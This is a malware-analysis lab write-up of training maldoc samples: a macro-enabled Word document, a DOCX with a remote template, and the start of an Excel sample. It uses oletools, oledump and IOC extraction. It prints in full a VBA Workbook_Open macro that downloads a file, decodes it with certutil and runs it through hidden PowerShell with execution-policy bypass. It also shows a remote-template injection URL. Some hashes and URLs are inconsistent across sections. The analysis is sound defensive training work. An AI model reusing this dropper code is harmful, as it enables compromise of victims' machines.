

# MS Word Samples

<https://github.com/HuskyHacks/PMAT-labs/tree/main/labs/3-1.GonePhishing-MaldocAnalysis>

## 1. Word (DOCM)

<https://github.com/HuskyHacks/PMAT-labs/tree/main/labs/3-1.GonePhishing-MaldocAnalysis/Word/docm>

All you need is to download the file and calculate the hash, I have developed my own little tool for this. So, we will be using HASHER which can be downloaded from the below GITHUB REPO to verify the HASH of the file.

<https://github.com/deFr0ggy/HASHER>

On running the HASHER, we have the hashes of the file. Which we can later use to query VIRUSTOTAL.

```
(froggy@kali)-[~/Desktop]
$ hasher bookReport.docm

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v1.0

An Automated Hash Calculator

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Usage: ./Hasher.py <File>

MD5: 31c5dd2ec5708739d7ec82b153a13a16
SHA1: b12cc67723b80566dcaf35c95b60972319bcbf50
SHA256: 43e3e798644478cb52bdc2dea7eeb0f3a779a24b74514eebb27667652c3b6f4e
SHA512: f99da715e67ed442c5f5a32b5415711bd5501c9511fc122934faf6a7e2c69dfb5048d978529fdfe95b04f26bd4adef1ebae2efda0b7ebbfcd103bc49dbf8136
```

The first and foremost thing that is required to be done is to check the details of the file which can be done using the "file" command.

Here we can confirm that the file is Microsoft Word which was eventually created on MS Office version 2007+.

```
(froggy@kali)-[~/Desktop]
$ file bookReport.docm
bookReport.docm: Microsoft Word 2007+
```

Moving further, as we are analyzing the documents for malicious contents (VBA scripts, Macros etc.). So, let's begin with utilizing OLETOOLS.

## UNZIPPING MS Files

All we need to understand is that MS Word, MS Excel files are ZIP files i.e. we can unzip them and can have bunch of information. Thus, in other words these files stores information in the form of Objects which can be

linked together. Thus, these are also known as OLEs (Object Linking and Embedding) which are interoperable among different MS Softwares.

We can simply unzip MS Office files by using UNZIP command and now we can observe that we have a bunch of files extracted.

```
(froggy@kali)-[~/Desktop/PMAT]
$ unzip bookReport.docm
Archive:  bookReport.docm
  inflating: [Content_Types].xml
  inflating: _rels/.rels
  inflating: word/document.xml
  inflating: word/_rels/document.xml.rels
  inflating: word/footnotes.xml
  inflating: word/endnotes.xml
  inflating: word/vbaProject.bin
  inflating: word/theme/theme1.xml
  inflating: word/_rels/vbaProject.bin.rels
  inflating: word/vbaData.xml
  inflating: word/settings.xml
  inflating: word/styles.xml
  inflating: word/webSettings.xml
  inflating: word/fontTable.xml
  inflating: docProps/core.xml
  inflating: docProps/app.xml
```

We can use TREE command to have better view of the directory structure.


```
(froggy@kali)-[~/Desktop/PMAT]
```

```
$ tree .
```

```
.
├── bookReport.docm
├── [Content_Types].xml
├── docProps
│   ├── app.xml
│   └── core.xml
├── _rels
└── word
    ├── document.xml
    ├── endnotes.xml
    ├── fontTable.xml
    ├── footnotes.xml
    ├── _rels
    │   ├── document.xml.rels
    │   └── vbaProject.bin.rels
    ├── settings.xml
    ├── styles.xml
    ├── theme
    │   └── theme1.xml
    ├── vbaData.xml
    ├── vbaProject.bin
    └── webSettings.xml
```

```
5 directories, 16 files
```

Analyzing the file we can find the MACROS file named "vbaProject.bin". On opening we can observe some commands.



It is to be noted here that MACROS are combination of binary format and XML relation files.

The above note is really important and is required to be understood. If we take a look at the Content Type XML file. We can observe the relationships.

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Types xmlns="http://schemas.openxmlformats.org/package/2006/content-types"><Default Extension="bin"
ContentType="application/vnd.ms-office.vbaProject"/><Default Extension="rels"
ContentType="application/vnd.openxmlformats-package.relationships+xml"/><Default Extension="xml"
ContentType="application/xml"/><Override PartName="/word/document.xml" ContentType="application/vnd.ms-
word.document.macroEnabled.main+xml"/><Override PartName="/word/vbaData.xml" ContentType="application/vnd.ms-
word.vbaData+xml"/><Override PartName="/word/styles.xml" ContentType="application/vnd.openxmlformats-
officedocument.wordprocessingml.styles+xml"/><Override PartName="/word/settings.xml"
ContentType="application/vnd.openxmlformats-officedocument.wordprocessingml.settings+xml"/><Override
PartName="/word/webSettings.xml" ContentType="application/vnd.openxmlformats-
officedocument.wordprocessingml.webSettings+xml"/><Override PartName="/word/footnotes.xml"
ContentType="application/vnd.openxmlformats-officedocument.wordprocessingml.footnotes+xml"/><Override
PartName="/word/endnotes.xml" ContentType="application/vnd.openxmlformats-
officedocument.wordprocessingml.endnotes+xml"/><Override PartName="/word/fontTable.xml"
ContentType="application/vnd.openxmlformats-officedocument.wordprocessingml.fontTable+xml"/><Override
PartName="/word/theme/theme1.xml" ContentType="application/vnd.openxmlformats-officedocument.theme+xml"/><Override
PartName="/docProps/core.xml" ContentType="application/vnd.openxmlformats-package.core-properties+xml"/><Override
PartName="/docProps/app.xml" ContentType="application/vnd.openxmlformats-officedocument.extended-properties+xml"/>
</Types>
```

There is quite a lot of information in here but the important sections are as below.

- **Extension="bin"** → Proving that there is a binary (Macro) file in the document.

- **ContentType="application/vnd.ms-office.vbaProject"** → Giving us the name of the Macro File i.e. vbaProject thus, the binary file will be **vbaProject.bin**
- **ContentType="application/vnd.ms-word.document.macroEnabled.main+xml"** → Proving that the MS Office has Macros Enabled.
- **PartName="/word/vbaData.xml"** → Gives us the name of the Macros →  
**wne:macroName="PROJECT.NEWMACROS.WORKBOOK\_OPEN" wne:name="Project.NewMacros.Workbook\_Open"**

As, we have now learned the manual approach, let's dive into utilizing some free tools to automate the process.

## OLEID

On running the OLEID against the document. We can have bunch of information.

- The File Format
- Container Information
- Whether the file is encrypted or not
- Whether it contains Macros or not
- Whether it contains VBA scripts or not
- Whether it have any external relationships or not

```
(froggy@kali)-[~/Desktop]
$ oleid bookReport.docm
oleid 0.60.dev1 - http://decalage.info/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues

Filename: bookReport.docm
```

Indicator	Value	Risk	Description
File format	MS Word 2007+ Macro-Enabled Document (.docm)	info	
Container format	OpenXML	info	Container type
Encrypted	False	none	The file is not encrypted
VBA Macros	Yes, suspicious	HIGH	This file contains VBA macros. Suspicious keywords were found. Use  olevba and mraptor for more info.
XLM Macros	No	none	This file does not contain Excel 4/XLM macros.
External Relationships	0	none	External relationships such as remote templates, remote OLE objects, etc

For our first sample, we can observe that there are embedded macros within it. Which leads us onto the next tool.

## OLEDUMP

<https://blog.didierstevens.com/2021/06/21/update-oledump-py-version-0-0-61/>

On running the OLEDUMP we can see that we have a bunch of information.

- The Indexs
- M/m - Streams contains Macros or not
- Stream Size
- Section/Stream Name

```
(froggy@kali)-[~/Desktop/PMAT]
$ oledump bookReport.docm
A: word/vbaProject.bin
A1:      418 'PROJECT'
A2:      71 'PROJECTwm'
A3: M    5050 'VBA/NewMacros'
A4: m    938 'VBA/ThisDocument'
A5:      2891 'VBA/_VBA_PROJECT'
A6:      1505 'VBA/___SRP_0'
A7:      144 'VBA/___SRP_1'
A8:      214 'VBA/___SRP_2'
A9:      220 'VBA/___SRP_3'
A10:     570 'VBA/dir'
```

What we can do now is, we can read the stream at index 3 as it has been marked as containing Macros.

```
oledump bookReport.docm -s 3
```

We can see that there is indeed some data in there. Now, what we can do is, we can load it up without hex format.



```

00000E20: 22 4E 65 77 00 4D 61 63 72 6F 73 22 0D 00 0A 46 "New.Macros" ... F
00000E30: 75 6E 63 74 69 6F 00 6E 20 67 65 6E 53 74 72 00 unctio.n genStr.
00000E40: 28 4C 65 6E 67 74 68 20 00 41 73 20 49 6E 74 65 (Length .As Inte
00000E50: 67 00 65 72 29 0D 0A 44 69 6D 40 20 63 68 61 72 g.er)..Dim@ char
00000E60: 73 01 2C 56 40 61 72 69 61 6E 74 03 2A 78 21 01 s.,V@ariant.*x!.
00000E70: 22 4C 6F 6E 67 03 1C 73 74 16 72 01 20 00 8E 69 "Long..st.r. ..i
00000E80: 01 24 0D 0A 20 10 20 49 66 20 04 52 3C 20 31 20 .$. .. If .R< 1
00000E90: 20 54 68 65 6E 01 15 20 20 60 45 78 69 74 20 05 Then.. `Exit .
00000EA0: 7C 01 12 45 84 6E 64 00 2C 0D 0A 0D 0A 03 6A 00 | ..E.nd.,....j.
00000EB0: 3D 20 41 72 72 61 79 28 80 22 61 22 2C 20 22 62 = Array(. "a", "b
00000EC0: 01 04 AA 63 01 04 64 01 04 65 01 04 66 01 04 AA ... c..d..e..f ...
00000ED0: 67 01 04 68 01 04 69 01 04 6A 00 04 52 5F 01 4E g..h..i..j..R_.N
00000EE0: 22 6B 01 0E 6C 01 04 6D 55 01 02 6E 01 02 6F 01 "k..l..mU..n..o.
00000EF0: 02 70 01 02 71 55 01 02 72 01 02 73 01 02 74 01 .p..qU..r..s..t.
00000F00: 02 75 D5 01 02 76 01 02 77 01 02 78 00 02 03 25 .u...v..w..x...%
00000F10: AA 79 01 07 7A 01 02 30 01 02 31 01 02 AA 32 01 .y..z..0..1...2.
00000F20: 02 33 01 02 34 01 02 35 01 02 AA 36 01 02 37 01 .3..4..5...6..7.
00000F30: 02 38 01 02 39 01 02 5A 21 01 02 40 00 02 03 25 .8..9..Z!..@...%
00000F40: 23 01 07 24 55 01 02 25 01 02 5E 01 02 26 01 02 #.. $U..%.. ^.. &..
00000F50: 2A 55 01 02 41 01 02 42 01 02 43 01 02 44 55 01 *U..A..B..C..DU.
00000F60: 02 45 01 02 46 01 02 47 01 02 48 AB 00 02 03 25 .E..F..G..H....%
00000F70: 49 01 07 4A 01 02 4B 01 02 AA 4C 01 02 4D 01 02 I..J..K...L..M..
00000F80: 4E 01 02 4F 01 02 AA 50 01 02 51 01 01 52 01 01 N..O...P..Q..R..
00000F90: 53 01 01 6A 54 01 01 55 01 01 56 00 01 83 12 57 S..jT..U..V....W
00000FA0: 95 81 03 58 01 01 59 01 01 5A 22 00 7D 80 20 20 ...X..Y..Z".}.
00000FB0: 46 6F 72 20 78 C0 8B 0D 80 6D 6F 04 71 41 56 20 For x....mo.qAV
00000FC0: 20 52 61 80 6E 64 6F 6D 69 7A 65 83 03 A9 41 7D Ra.ndomize ... A}
00000FD0: 3D 20 41 01 26 83 89 28 80 8E 00 28 28 55 42 6F = A.&.. ( ... ((UBo
00000FE0: 75 6E 64 82 28 42 73 29 20 2D 20 4C CA 03 00 2B und.(Bs) - L...+
00000FF0: 20 31 29 20 2A 20 52 15 40 7D 2B 8B 06 29 02 1F 1) * R.@}+.. )..
00001000: 4E 65 78 D8 74 20 78 01 18 C1 00 72 40 1C 40 95 Nex.t x....r@.@.
00001010: 5F 00 23 80 19 C1 88 41 8B 49 8F 20 02 00 53 00 _.#....A.I. ..S.
00001020: 75 62 20 57 6F 72 6B 62 00 6F 6F 6B 5F 4F 70 65 ub Workb.ook_Ope
00001030: 6E 3E 28 C2 12 03 07 41 01 41 B2 40 10 31 3A 21 n>(....A.A.@.1:!!
00001040: 84 BB 20 28 31 37 90 08 78 48 80 74 74 70 3A 20 .. (17..xH.ttp:
00001050: 53 65 80 20 03 81 02 C0 1D 43 72 65 61 74 65 00 Se. ....Create.
00001060: 4F 62 6A 65 63 74 28 22 04 4D 69 81 CF 6F 66 74 Object(".Mi..oft
00001070: 2E 58 C0 4D 4C 48 54 54 50 43 4C 07 1A 05 00 19 .X.MLHTTPCL.....

```

We can use the below command to read the decompressed version of the Macro which have been embedded within the file.

```
oledump bookReport.docm -s 3 -v
```





```
str3 = "WQgd2l0aCB0aGUGZmF0IGxhZHkhiIERYaXZLIHVzIG9idCvziBoZXJlISBgb3JnXHQgdGhlIGZhdcBSyYWR5ISRzb3UncmcUgbiJjzZXNzZWQg"  
xHttp.Open("GET", "http://srv3.wonderballfinancial.local/abc123.crt", False  
xHttp.Send  
Dim str9: genStr(10)  
With bStrm  
.Type = 1 '//binary  
.Open  
.write xHttp.ResponseBody  
.saveToFile "encd.crt", 2 '//overwrite  
End With  
str5 = "WQgd2l0aCB0aGUGZmF0IGxhZHkhiIERYaXZLIHVzIG9idCvziBoZXJlISBgb3JnXHQgdGhlIGZhdcBSyYWR5ISRzb3UncmcUgbiJjzZXNzZWQg"  
str6 = "ZZV0IG1SIGVzcHJlc3NVIG1hY2hpbmU/IEp1c3QgbKkgbHVjaywgm8gaWNLLiBZb3UncmcUGYSB2ZXJSIHRRhgVudGVkIHLvdW5nIG1hbmgwd2l0aCB5b3VyIG93biBjbGV2ZXIg"  
GhdvWdobHMgYW5kIGlkZWZ2V0IG1SIGVzcHJlc3NVIG1hY2hpbmU/IEp1c3QgbKkgbHVjaywgm8gaWNLLiBZb3UncmcUGYSB2ZXJSIHRRhgVudGVkIHLvdW5nIG1hbmgwd2l0aCB5b3VyIG93biBjbGV2ZXIg"  
dGhdvWdobHMgYW5kIGlkZW"
```

```
"Shell ("cmd /c certutil -decode encd.crt run.ps1 & c:\Windows\SysWow64\WindowsPowerShell\v1.0\powershell.exe -ep bypass -W Hidden .\run.ps1")  
End Sub
```

Type	Keyword	Description
[AutoExec]	Workbook_Open	Runs when the Excel Workbook is opened
[Suspicious]	Open	May open a file
[Suspicious]	Write	May write to a file (if combined with Open)
[Suspicious]	Binary	May read or write a binary file (if combined with Open)
[Suspicious]	AddObjectStream	May create a text file
[Suspicious]	SaveToFile	May create a text file
[Suspicious]	Shell	May run an executable file or a system command
[Suspicious]	Run	May run an executable file or a system command
[Suspicious]	Powershell	May run PowerShell commands
[Suspicious]	CreateObject	May create an OLE object
[Suspicious]	Windows	May enumerate application windows (if combined with Shell.Application object)
[Suspicious]	Microsoft.XMLHTTP	May download files from the Internet
[Suspicious]	Base64 Strings	Base64-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
[IOC]	http://srv3.wonderba llfinancial.local/ab c123.crt	URL
[IOC]	run.ps1	Executable file name
[IOC]	powershell.exe	Executable file name

## Analysis

So far, we have noted the following information for reporting.

## File Name

<b>File Name</b>
bookReport.docm

## Hashes

MD5
31c5dd2ec5708739d7ec82b153a13a16

SHA1
b12cc67723b80566dcf35c95b60972319bcbf50

SHA256
43e3e798644478cb52bdc2dea7eeb0f3a779a24b74514eebb27667652c3b6f4e

### Extracted MACRO

Following is the MACRO which was found embedded within the MS Document.

```

Dim str As String

If Length < 1 Then
    Exit Function
End If

chars = Array("a", "b", "c", "d", "e", "f", "g", "h", "i", "j", _
    "k", "l", "m", "n", "o", "p", "q", "r", "s", "t", "u", "v", "w", "x", _
    "y", "z", "0", "1", "2", "3", "4", "5", "6", "7", "8", "9", "!", "@", _
    "#", "$", "%", "^", "&", "*", "A", "B", "C", "D", "E", "F", "G", "H", _
    "I", "J", "K", "L", "M", "N", "O", "P", "Q", "R", "S", "T", "U", "V", _
    "W", "X", "Y", "Z")
For x = 1 To Length
    Randomize
    str = str & chars(Int((UBound(chars) - LBound(chars) + 1) * Rnd + LBound(chars)))
Next x

randStr = str

End Function

Sub Workbook_Open()
    Dim str1: genStr (17)
    Dim xHttp: Set xHttp = CreateObject("Microsoft.XMLHTTP")
    str2 =
"wg d2l0aCB5b3VyIG93biBjbGV2ZXIgdGhvdWdodHMgYW5kIGlkZWZlLiBEbyB5b3UgbmVlZCBhIG1hbmFnZXI/CgpNdXN0IGdvIGZhcnRlcj4uLiBnbyw
gZ28sIGdvLCBnbywgZ28hIFRoXMGdGhpbmcgY29tZXMGZnVsbHkgbG9hZGVkLiBBTS9GTSByYWRpbywgcmVjbGluaw5nIGJlY2tldC"
    Dim bStrm: Set bStrm = CreateObject("Adodb.Stream")
    str3 =
"WQgd2l0aCB0aGUgZmF0IGxhZHkhIERyaXZlIHVzIG91dCBvZiBoZXJlISBGb3JnZXQgdGhlIGZhdCBsYWR5ISBZb3UncmUgb2JzZXNzZWQg"
    xHttp.Open "GET", "http://srv3.wonderballfinancial.local/abc123.crt", False
    xHttp.Send
    Dim str9: genStr (10)
    With bStrm
        .Type = 1 '//binary
        .Open
        .write xHttp.responseBody
        .savetofile "encd.crt", 2 '//overwrite
    End With
    str5 =
"WQgd2l0aCB0aGUgZmF0IGxhZHkhIERyaXZlIHVzIG91dCBvZiBoZXJlISBGb3JnZXQgdGhlIGZhdCBsYWR5ISBZb3UncmUgb2JzZXNzZWQg"
    str6 =
"Z2V0IG15IGVzcHJlc3NvIG1hY2hpbmU/IEp1c3QgbXkgbHVjaywgbm8gaWNlLiBZb3UncmUgYSB2ZXJ5IHRhbGVudGVkIHlvdW5nIG1hbiwgd2l0aCB5b
3VyIG93biBjbGV2ZXIgdGhvdWdodHMgYW5kIGlkZWZ2V0IG15IGVzcHJlc3NvIG1hY2hpbmU/IEp1c3QgbXkgbHVjaywgbm8gaWNlLiBZb3UncmUgYSB2Z
XJ5IHRhbGVudGVkIHlvdW5nIG1hbiwgd2l0aCB5b3VyIG93biBjbGV2ZXIgdGhvdWdodHMgYW5kIGlkZW"
    Shell ("cmd /c certutil -decode encd.crt run.ps1 &
c:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -ep bypass -W Hidden .\run.ps1")
End Sub

```

## Understanding the Macro

The following function is all about generating random string. The genStr function generates string based on the length passed to it.

```

Function genStr(Length As Integer)
Dim chars As Variant
Dim x As Long
Dim str As String

If Length < 1 Then
    Exit Function

```

```

End If

chars = Array("a", "b", "c", "d", "e", "f", "g", "h", "i", "j", _
    "k", "l", "m", "n", "o", "p", "q", "r", "s", "t", "u", "v", "w", "x", _
    "y", "z", "0", "1", "2", "3", "4", "5", "6", "7", "8", "9", "!", "@", _
    "#", "$", "%", "^", "&", "*", "A", "B", "C", "D", "E", "F", "G", "H", _
    "I", "J", "K", "L", "M", "N", "O", "P", "Q", "R", "S", "T", "U", "V", _
    "W", "X", "Y", "Z")
For x = 1 To Length
    Randomize
    str = str & chars(Int((UBound(chars) - LBound(chars) + 1) * Rnd + LBound(chars)))
Next x

randStr = str

End Function

```

Here the workbook gets opened and length 17 is passed to the genStr function.

```

Sub Workbook_Open()
    Dim str1: genStr (17)

```

The next line is about initializing an AJAX Request.

```

Dim xHttp: Set xHttp = CreateObject("Microsoft.XMLHTTP")

```

Further, a GET request is sent to domain (<http://srv3.wonderballfinancial.local/abc123.crt>) and then the response is saved to (encd.crt) file.

```

xHttp.Open "GET", "http://srv3.wonderballfinancial.local/abc123.crt", False
xHttp.Send
Dim str9: genStr (10)
With bStrm
    .Type = 1 '///binary
    .Open
    .write xHttp.responseBody
    .savetofile "encd.crt", 2 '///overwrite
End With

```

Once the file is written to the drive, then, the file is renamed to (run.ps1) because the contents which have been downloaded is actually a PowerShell Script. The next step is to bypass the ExecutionPolicy in powershell so that the script can be run without any issues. and finally the script is run with (-w Hidden) parameter thus, the end user is not prompted up with the PowerShell Prompt.

```

Shell ("cmd /c certutil -decode encd.crt run.ps1 & c:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -ep
bypass -W Hidden .\run.ps1")

```

By so, we are **COMPROMISED**.

## Malicious Keywords Within Macros

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Suspicious	binary	May read or write a binary file (if combined with Open)
Suspicious	Adodb.Stream	May create a text file
Suspicious	savetofile	May create a text file

Suspicious Shell	May run an executable file or a system	
	command	
Suspicious run	May run an executable file or a system	
	command	
Suspicious powershell	May run PowerShell commands	
Suspicious CreateObject	May create an OLE object	
Suspicious Windows	May enumerate application windows (if	
	combined with Shell.Application object)	
Suspicious Microsoft.XMLHTTP	May download files from the Internet	
Suspicious Base64 Strings	Base64-encoded strings were detected, may be	
	used to obfuscate strings (option --decode to	
	see all)	
IOC	http://srv3.wonderba URL	
	llfinancial.local/ab	
	c123.crt	
IOC	run.ps1	Executable file name
IOC	powershell.exe	Executable file name
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## Indicators of Compromise - IOCs.

After our analysis we have the following IOCs grepped from OLEVBA.

IOCs
<a href="http://srv3.wonderballfinancial.local/acc123.crt">http://srv3.wonderballfinancial.local/acc123.crt</a>
run.ps1
powershell.exe

Although, it is necessary to have a manual approach in place, if so, we can have other IOCs as well, like the following.

IOCs
encd.crt
certutil
c:\Windows\SysWOW64\WindowsPowerShell\v1.0\
powershell.exe -ep bypass -W Hidden

As well as the following base64 encoded data as well.

1.wgd2l0aCB5b3VyIG93biBjbGV2ZXIgdGhvdWdodHMgYW5kIGlkZWZlLiBEbyB5b3UgbmVLZCBhIG1hbmFnZXI/CgpNdXN0IGdvIGZhc3Rlcj4uLiBnbywgZ28sIGdvLCBnbywgZ28hIFRoXMGdGhpbmcgY29tZXMGZnVsbnHkgbG9hZGVkLiBBTS9GTSByYWRpbywgcmluaW5nIGJlY2tldC -> Gibberish
2.WQgd2l0aCB0aGUgZmF0IGxhZHkhIERyaXZlIHVzIG91dCBvZiBoZXJlISBGb3JnZXQgdGhlIGZhdCBsYWR5ISBZb3UncmUgb2JzZXNzZWQg -> Gibberish
3.Z2V0IG15IGVzcHJlc3NvIG1hY2hpbmU/IEp1c3QgbXkgbHVjaywgbm8gaWNLLiBZb3UncmUgYSB2ZXJ5IHRhbGVudGVkIHLvdW5nIG1hbiwgd2l0aCB5b3VyIG93biBjbGV2ZXIgdGhvdWdodHMgYW5kIGlkZWZlLiBZb3UncmUgYSB2ZXJ5IHRhbGVudGVkIHLvdW5nIG1hbiwgd2l0aCB5b3VyIG93biBjbGV2ZXIgdGhvdWdodHMgYW5kIGlkZW -> get my espresso machine? Just my luck, no ice. You're a very talented young man, with your own clever thoughts and idef

## 2. Word (DOCX)

<https://github.com/HuskyHacks/PMAT-labs/tree/main/labs/3-1.GonePhishing-MaldocAnalysis/Word/docx>

Let's begin analyzing the second file. At first we will get the hashes.

```

  _ _ _ _ _
 /_/_/_/_/_/ v1.0

An Automated Hash Calculator
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Usage: ./Hasher.py <File>

MD5: c29c45bc4d9d33dab2bfdbdd12a514e69
SHA1: c7f9cd94e4e794b1b11970e547181d2c725cc04b
SHA256: 868e6f35b12140b2c348cafacc261402c1afc0dadbb178d971f1d5f6e5f117ac6
SHA512: 0ed08152936d99a1d83658172b50f8b39fbf500bf2547ae13e9a1ea64830cd9fde14e8f0896f39d3490bdcda448afb7722cacb9524186cc39bebd1325c7798fa

```


Once, we have the hashes, the next step is to check the file details and we can observe that this file was created on same software and version as of our previously analyzed file.

```
(froggy@kali)-[~/Desktop]
$ file incrediblyPolishedResume.docx
incrediblyPolishedResume.docx: Microsoft Word 2007+
```

## Unzipping The File

As we know that this is an MS Word document, thus we can unzip it to analyze it's internal contents.

```
(froggy@kali)-[~/Desktop/PMAT]
$ tree .
.
├── [Content_Types].xml
├── docProps
│   ├── app.xml
│   ├── core.xml
│   └── custom.xml
├── incrediblyPolishedResume.docx
├── _rels
├── word
│   ├── document.xml
│   ├── endnotes.xml
│   ├── fontTable.xml
│   ├── footer1.xml
│   ├── footer2.xml
│   └── footnotes.xml
```



We can observe that this file is different from the previous one and we can not find any macros. After analyzing the files for URLs. We found out that (word/\_rels/settings.xml.rels) file holds the malicious URL.

```
1 <?xml version="1.0" ?>
2 <Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
3 <Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate" Target="http://
sontaw.warship.kuunlaan.local/macro3.dotm" TargetMode="External"/>
4 </Relationships>
5
```

Which means that when the document will be opened, it will make a request at first locally and if it finds the file, it will load it up. This can be abused by the attackers to load malicious files/macros externally as well.

## OLEID

Running OLEID highlights that this DOC file has some sort of External Relationship.



```
(froggy@kali)-[~/Desktop/PMAT]
$ oleid incrediblyPolishedResume.docx
oleid 0.60.dev1 - http://decalage.info/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues

Filename: incrediblyPolishedResume.docx
```

Indicator	Value	Risk	Description
File format	MS Word 2007+ Document (.docx)	info	
Container format	OpenXML	info	Container type
Encrypted	False	none	The file is not encrypted
VBA Macros	No	none	This file does not contain VBA macros.
XLM Macros	No	none	This file does not contain Excel 4/XLM macros.
External Relationships	1	HIGH	External relationships found: attachedTemplate - use oleobj for details

## OLEOBJ

Using OLEOBJ, reads out the objects and their corresponding values and provides us with the information that the relationship was found in the (attachedTemplate) with the URL set to (<http://somtaw.warship.kuunlaan.local/macro3.dotm>)

```
(froggy@kali)-[~/Desktop/PMAT]
$ oleobj incrediblyPolishedResume.docx
oleobj 0.56.1 - http://decalage.info/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues
```

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```
File: 'incrediblyPolishedResume.docx'
Found relationship 'attachedTemplate' with external link http://somtaw.warship.kuunlaan.local/macro3.dotm
```

## Analysis

This file do not holds any other malicious Macro/VBA Script other than External Relationship.

## IOCS

So, for this file we have the following IOCs.

File Name
incrediblyPolishedResume.docx

MD5
c29c45bc4d9d33dab2bfbdd12a514e69

SHA1
c7f9cd94e4e794b1b11970e547181d2c725cc04b

SHA 256
868e6f35b12140b2c348cafacc261402c1afc0dadbb178d971f1d5f6e5f117ac6

## Excel Samples


<https://github.com/HuskyHacks/PMAT-labs/tree/main/labs/3-1.GonePhishing-MaldocAnalysis>

### 1. SheetsForFinancials

<https://github.com/HuskyHacks/PMAT-labs/blob/main/labs/3-1.GonePhishing-MaldocAnalysis/Excel/sheetsForFinancial.7z>

As we have analyzed the word samples. In similar fashion, we will analyze the Excel files.

At first we need to calculate the hashes of the file.



```

An Automated Hash Calculator - labs/3-1.GonePhishing-MaldocAnalysis - Excel - sheetsForFinancial.7z
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Usage: ./Hasher.py <File>

MD5: a3a2dc270052703bda3e20c58d858571
SHA1: e179fb464f05fa43320b4f4b9fdbb68b80fc2ace
SHA256: e88676b18b9b1cb8ad690fc7815a8e8ff5bfa6a1b863f1cb48fe7514f635512e
SHA512: cce84d213b1ac4913ace2405ef1abeef276d96e4b46739676756b02e36c5db2617d62aa4e393a99b9f65fa90b80fa171416aef73dfc1b078de351598bb8f81cd

```

Same process as of what we have done for analyzing the WORD Documents.

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